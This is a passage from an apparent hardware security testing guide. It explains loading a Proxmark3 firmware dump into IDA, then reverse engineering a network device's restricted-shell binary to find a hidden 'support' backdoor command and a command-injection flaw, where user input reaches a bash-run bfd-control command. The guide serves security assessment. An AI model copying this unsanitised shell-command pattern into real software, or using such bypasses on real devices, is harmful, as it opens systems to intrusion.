
2. Then, to identify the endianness (based on heuristics), you can use the tool [binbloom](#) (<https://github.com/quarkslab/binbloom>). In this example, it is 32-bit little-endian ARM:

```
L$ binbloom dump_proxmark3.bin
[i] File read (1048576 bytes)
[i] Endianness is LE
[i] 916 strings indexed
[i] Found 4984 base addresses to test
[i] Base address found: 0x00080000.
More base addresses to consider (just in case):
0x0007e000 (0.01)
0xeaf5e000 (0.00)
```

3. Now, you can begin loading the firmware inside [IDA](#) by selecting the identified architecture and endianness, as follows:




- Then, **IDA** asks for information about the memory organization i.e., the ROM and RAM section addresses and sizes. This information can be found inside the “Memory Mapping” section of the MCU’s datasheet. For instance, if we take the MCU **AT91SAM7S512** from where the **Proxmark3**’s firmware has been extracted using JTAG (cf. procedure in 5.3. *Interaction with JTAG* and 5.4. *Firmware extraction using JTAG*), we must set in **IDA** the configuration detailed in the next screenshot based on the data extracted from the documentation. Note that the ROM section corresponds to the mapping of the non-volatile memory that stores the firmware internally, i.e., the “Internal Flash”:



#### Note: When memory mapping is unavailable


If the datasheet is not available, and there is no easy way to know the base address of the firmware, the tool **binbloom** can assist to give the best candidates by scanning the image and using several heuristics. Technical information about how this tool works is available at: <https://blog.quarkslab.com/binbloom-blooms-introducing-v2.html> and [https://www.sstic.org/2022/presentation/binbloom\\_v2/](https://www.sstic.org/2022/presentation/binbloom_v2/).

- In the section “Input file”, we must put the “Loading address” of the raw image we are loading in **IDA**. Since the image is a full dump of the internal Flash, it means that it is mapped at the beginning of the ROM section, and therefore we must simply put the same address as the ROM start address (here **0x100000**). If for any reason, you have made a dump starting at a specific offset inside ROM, you should add this offset to the ROM start address in order to calculate the loading address.
- Some warnings are then usually displayed by **IDA**:
  - With ARM, it is possible to see a message regarding the detection of ARM Thumb instructions: refer to the *Note section* below.
  - A message indicating that the entry point is not known: this is normal since a bare-metal firmware is a raw binary file without a well-known structure such as PE files or ELF files that have known fields indicating the address of the entry point.




### Note: ARM Thumb


In the context of ARM architecture in embedded devices, it is common to encounter ARM “Thumb” which has a compressed instruction set compared to standard ARM architecture: it is a subset of the regular ARM instructions, that are all only 16-bit long. You must refer to the MCU datasheet to check if ARM “Thumb” is used.



When ARM “Thumb” code is detected by IDA when loading an image, it will display this pop-up:



When ARM “Thumb” is used, you have to switch between regular ARM instructions and Thumb instructions in IDA after loading the firmware. To do so, go to the base address and press **Alt+G**, then set the value **0x1** in the “Segment Register Value” pop-up. To confirm the change, the note “CODE16” will replace “CODE32”:



7. The next step is to find the entry point of the firmware. This task can be tricky and depends on the architecture and processor. A common way to find the address of the entry point is to refer to the “Reset vector” in the “Interrupt Vector Table”. This is the address from which the CPU will start executing code




when the device is reset. The address of the table and the offset of the “Reset vector” inside this table depends on the CPU. Therefore, you will again have to search this information in the datasheet. Nevertheless, on many ARM configurations, the table is located at address `0x0` and the “Reset vector” is the second element in this table, and therefore located at address `0x4`.

For more information about this, refer to these links:


- Video demonstrating how to find the entry point in ARM firmware - <https://www.youtube.com/watch?v=V6ZySLopflk>
- Another example on how to load bare-metal ARM firmware - <https://www.pentestpartners.com/security-blog/how-to-do-firmware-analysis-tools-tips-and-tricks/>

When the entry point is found, jump to it in **IDA**, and press the key “C” to start disassembling.

8. You will see that **IDA** has successfully disassembled the functions as shown below (functions are listed in the left pane):



9. A last important point to mention is the fact that bare-metal firmwares are communicating directly to hardware components through specific memory addresses. The memory mapping in the MCU’s datasheet should give the details about the memory ranges corresponding to the various peripherals. For example, the MCU **AT91SAM7S512** reserves the range `0xF0000000-0xFFFFFFFF` for communication with peripherals. This range is split in multiple sub-ranges that correspond to different peripherals, as shown below. In the datasheet, there is also a table explaining the mnemonics used:




## 10.2 Peripheral Identifiers

The SAM7S Series embeds a wide range of peripherals. [Table 10-1](#) defines the Peripheral Identifiers of the SAM7S512/256/128/64/321/161. [Table 10-2](#) defines the Peripheral Identifiers of the SAM7S32/16. A peripheral identifier is required for the control of the peripheral interrupt with the Advanced Interrupt Controller and for the control of the peripheral clock with the Power Management Controller.

**Table 10-1. Peripheral Identifiers (SAM7S512/256/128/64/321/161)**

Peripheral ID	Peripheral Mnemonic	Peripheral Name	External Interrupt
0	AIC	Advanced Interrupt Controller	FIQ
1	SYSC <sup>(1)</sup>	System	
2	PIOA	Parallel I/O Controller A	
3	Reserved		
4	ADC <sup>(1)</sup>	Analog-to Digital Converter	
5	SPI	Serial Peripheral Interface	
6	US0	USART 0	
7	US1	USART 1	
8	SSC	Synchronous Serial Controller	
9	TWI	Two-wire Interface	
10	PWMC	PWM Controller	
11	UDP	USB Device Port	
12	TC0	Timer/Counter 0	
13	TC1	Timer/Counter 1	
14	TC2	Timer/Counter 2	
15 - 29	Reserved		
30	AIC	Advanced Interrupt Controller	IRQ0
31	AIC	Advanced Interrupt Controller	IRQ1

Therefore, in order to make reverse engineering of the firmware more convenient and to be able to quickly see if a memory address used inside an instruction is referring to a peripheral (which would mean that the firmware is accessing/using a hardware component), it is recommended to add the memory mapping of peripherals inside **IDA**. This can be done by creating memory segments via **Edit > Segments > Create segment**. For every peripheral, a segment should be created by specifying its name, start address and end address.




## 8.5. Simple Binary Reverse Engineering Examples

Binary reverse engineering is a whole other topic and a full methodology is out-of-scope of this guide. Skills involved will also depend on the architecture of the targeted embedded device. Keep in mind that decompilers provided by [IDA](#) or [Ghidra](#) (generating pseudo-code C from assembly) can be a great help throughout the reverse engineering process to speed it up.


### 8.5.1. Discovery of a Backdoor Command

This example is taken from a Go binary discovered on a network device with a Linux-based firmware. This binary was set as the default shell for the standard user used when starting the device. As a consequence, it was providing a restricted shell (restricted CLI) with a predefined list of available commands to the end users that connect to the device using a Telnet/SSH service or using UART. The supported commands were listed in the official documentation. However, when opening the binary in [IDA](#), the list of functions was giving some hints that a “secret” command was also actually supported:



In particular, after some analysis, it appears that the function `***_commands_ptr_secret_IsMatch` is checking if an input is equal to the string “support” (the check is done in three steps: 1 **dword**, 1 **word** and 1 **byte**). The ASM code responsible for this check can be seen in the red box in the following screenshot from the [IDA disassembler](#).

Therefore, it can be deduced that this function is used to check if the user has issued the command “support” in the CLI. This command is not mentioned in the official documentation or in the “help” message (that lists all the supported commands). Thus, it seems like it is a secret command.




When analyzing the cross-references of this function, it appears that there exists an array of pointers containing its address. This array is labelled **\*\*\*\_commands\_secret\_comma\_ptr\_mdr\_Node** and it is referenced in the function **\*\*\*\_commands\_init\_ializers** which is the first main big function in charge of handling the user input from the CLI. It confirms that the function is taking the command issued by the CLI user as input.






## 8.5.2. Discovery of a Command Injection Vulnerability (Restricted Shell Bypass)

This second example is taken from the same Go binary as before. As a remainder, this binary is implementing a restricted shell; therefore an attacker would be interested in finding a way to bypass the restrictions enforced and to be able to run arbitrary command on the underlying system. Usually, the first step is to get a quick look at the strings embedded in the binaries. More precisely, it can be relevant to look at the strings referring to binary paths. A first idea can be to look at strings containing “bin/” since it is a well-known folder storing most of the binaries on the system:



```
.rodata:0000... 00000013 C /usr/bin/bwm_client
.rodata:0000... 00000013 C /usr/bin/traceroute
.rodata:0000... 00000013 C /usr/bin/conntrack
.rodata:0000... 00000014 C /usr/bin/sensor_log
.rodata:0000... 00000015 C /usr/bin/bfd-control
.rodata:0000... 00000015 C /usr/bin/vpn_gir_dump
.rodata:0000... 00000015 C /usr/bin/vpn_ka_stats
.rodata:0000... 00000015 C /usr/bin/vpn_ka_version
.rodata:0000... 00000016 C /usr/bin/gen_sysreport
.rodata:0000... 00000016 C /usr/bin/supervisorctl
.rodata:0000... 00000016 C /usr/bin/vpn_dbg_stats
.rodata:0000... 00000017 C /usr/bin/element_tcp_stats
.rodata:0000... 00000017 C /usr/bin/tunnelmgr_dbg
.rodata:0000... 00000018 C /usr/bin/tunnelmgr_xfrm
.rodata:0000... 00000018 C /usr/bin/dhcp-lease-list.pl
.rodata:0000... 00000019 C /usr/bin/route_cache_dump
.rodata:0000... 0000001A C /usr/bin/redis-load-script
.rodata:0000... 0000001B C /usr/bin/redis-prefix_dump.py
.rodata:0000... 0000003B C /usr/bin/bfd-control status all compact | grep -i local=%s
.rodata:0000... 0000003B C /usr/bin/bfd-control status all compact | grep -i state=%s
.rodata:0000... 0000003C C /usr/bin/bfd-control status all compact | grep -i remote=%s
```

In particular, the red box in the previous screenshot highlights the presence of command lines with the format specifier `%s` (type string). By looking at references of these strings in `IDA`, it is possible to easily locate the disassembled code responsible for building and executing this command. These interesting strings are referenced by the function named `***_clisys_DumpBfdStatus`, which permits to deduce to which CLI command it is related to.



```
loc_7809C3:
    mov     [rsp+110h+var_110], rdx
    mov     [rsp+110h+var_110], rcx ; __int64
    call    runtime_convTstring
    mov     rax, [rsp+110h+var_100]
    xorps   xmm0, xmm0
    movups  xmmword ptr [rsp+110h+var_A0], xmm0
    lea     rcx, RTYPE_string
    mov     [rsp+110h+var_A0], rcx
    mov     [rsp+110h+var_A0+0], rax
    lea     rax, aUserBinBfdCont_0 ; "/usr/bin/bfd-control status all compact..."
    mov     [rsp+110h+var_110], rax ; __int64
    mov     [rsp+110h+var_110], 30h ; ' ' ; __int64
    lea     rax, [rsp+110h+var_A0]
    mov     [rsp+110h+var_100], rax ; __int64
    mov     [rsp+110h+var_100], 1 ; __int64
    mov     [rsp+110h+var_F0], 1 ; __int64
    call    fmt_Sprintf
    mov     rax, qword ptr [rsp+110h+var_F0+0]
    mov     rcx, qword ptr [rsp+110h+var_F0]
    movups  xmm0, cs:xmmword_995880
    movups  xmm0, cs:xmmword_995890
    movups  [rsp+110h+var_80], xmm0
    mov     qword ptr [rsp+110h+var_80], rcx
    mov     qword ptr [rsp+110h+var_80+0], rax
    lea     rax, aBash ; "bash"
    mov     [rsp+110h+var_110], rax ; __int64
    mov     [rsp+110h+var_110], 4 ; __int64
    lea     rax, [rsp+110h+var_90]
    mov     [rsp+110h+var_100], rax ; __int64
    mov     [rsp+110h+var_100], 2 ; __int64
    mov     [rsp+110h+var_F0], 2 ; __int64
    call    os_exec_Command
    mov     rax, qword ptr [rsp+110h+var_F0]
    mov     [rsp+110h+var_110], rax ; __int64
    call    os_exec_ptr_Cmd_Output
    mov     rax, [rsp+110h+var_100]
    mov     rcx, [rsp+110h+var_110]
    mov     rdx, [rsp+110h+var_100]
    cmp     [rsp+110h+var_F0], 0
    jnz     loc_780B4E
```

Such disassembled code can be boring to read, so the `IDA decompiler` can come to the rescue and be used to generate the corresponding pseudo-code C, as shown below:

```

45  __int64 v44[14]; // [rsp+B0h] [rbp-78h] BYREF
46
47  v40 = runtime_newobject((__int64)&RTYPE_clisys_BfdSelector);
48  2egit_MapToStruct(a3, (__int64)&RTYPE_ptr_clisys_BfdSelector, v40);
49  ((void (*)(void))loc_45C9BD)();
50  if ( !*(__BYTE *)v40 )
51  {
52      v3 = *(__QWORD *) (v40 + 16);
53      if ( v3 )
54      {
55          v21 = runtime_convTstring(*(__QWORD *) (v40 + 8), v3);
56          v41[0] = (__int64)&RTYPE_string;
57          v41[1] = v21;
58          *(__QWORD *)&v33 = fmt_Sprintf(
59              (__int64)"/usr/bin/bfdd-control status all compact | grep -i local=%s",
60              59LL,
